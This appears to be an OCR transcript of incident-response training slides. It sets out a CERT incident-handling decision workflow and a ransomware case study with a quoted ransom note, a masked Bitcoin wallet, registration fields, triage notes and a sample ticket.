
Incident Handling Workflow


INCIDENT REPORT
IS IT A REAL INCIDENT?
N
INCIDENT REJECTION
Y
IS IT AN INCIDENT FROM YOUR CONSTITUENCY?
N
IS ANOTHER CERT KNOWN FOR THIS CONSTITUENCY?
N
INCIDENT HANDLING REJECTION
Y
INCIDENT FORWARD TO OTHER CERT
Y
WAS THIS INCIDENT ALREADY REPORTED?
Y
INCIDENT RELATION
N
INCIDENT REGISTRATION
FURTHER PROCESS

Further develop a list of guidance or advice notes for an incident handlers.

Alternatively, develop a more advanced workflow with graphical representation of decision trees.

Incident Handling Workflow


INCIDENT REPORT
IS IT A REAL INCIDENT?
N
INCIDENT REJECTION
Y
IS IT AN INCIDENT FROM YOUR CONSTITUENCY?
N
IS ANOTHER CERT KNOWN FOR THIS CONSTITUENCY?
N
INCIDENT HANDLING REJECTION
Y
INCIDENT FORWARD TO OTHER CERT
Y
WAS THIS INCIDENT ALREADY REPORTED?
Y
INCIDENT RELATION
N
INCIDENT REGISTRATION
FURTHER PROCESS

Waves of particular types of incidents allows you to develop an effective workflow.


Case Study

- Based on real incedent
- Names have been changed for this demo.

ACME Inc. IT Department

ACME Inc.


Incident Report



https://www.enisa.europa.eu/activities/cert/support/incident-management/browsable/incident-handling-process/incident-handling-phases

Incident Report

Incident Report




Dear ACME Director

Your data has been Encrypted. If you want it back, send us $10,000 to Bitcoin wallet: 1F1tAaz5xxxxxxxxxxxxxxxxxxxxxxx

Director’s device is locked with Ransomware Message


- Files are Encrypted
- Device is Unusable
- Asking For payment of $10,000 in Bitcoins

Registration and Triage



https://www.enisa.europa.eu/activities/cert/support/incident-management/browsable/incident-handling-process/incident-handling-phases

Registration



Incidents

Incident Number

Incident Commander

Search for a person

Incident Date

MM DD YYYY

No items

Dispatch Time

hh mm tt

Incident Type

Incident Address

Reporting Party Name

Reporting Phone


Add Patient

- Ticketing system
- Ticket ID
- Keywords
- Date
- ….

https://msdn.microsoft.com/en-us/library/office/dn592155.aspx

Triage

A French medical term - describes a situation in which you have limited resources and have to decide on the priorities of your actions based on the severity of particular cases.



Is this incident for us?

Team member

John Smith

Classification/Priority


Malware(Ransomware)/High

Incident Report

ACME Ransomware report

Incident Report


Ticket ID	123456
Severity	High
Assignee	John Smith (Mobile Expert)
Incident Type	Malware - Ransomware
Trigger	ACME Director reported in person that his Mobile Device is blocked and prompted with a ransom request indicating that his data has been encrypted and will only be decrypted if the money is paid to Bitcoin Wallet: 1F1tAaz5xxxxxxxxxxxxxxxxxxxxxx



Dear ACME Director


Your data has been Encrypted. If you want it back, send us $10,000 to Bitcoin wallet:

Incident Resolving

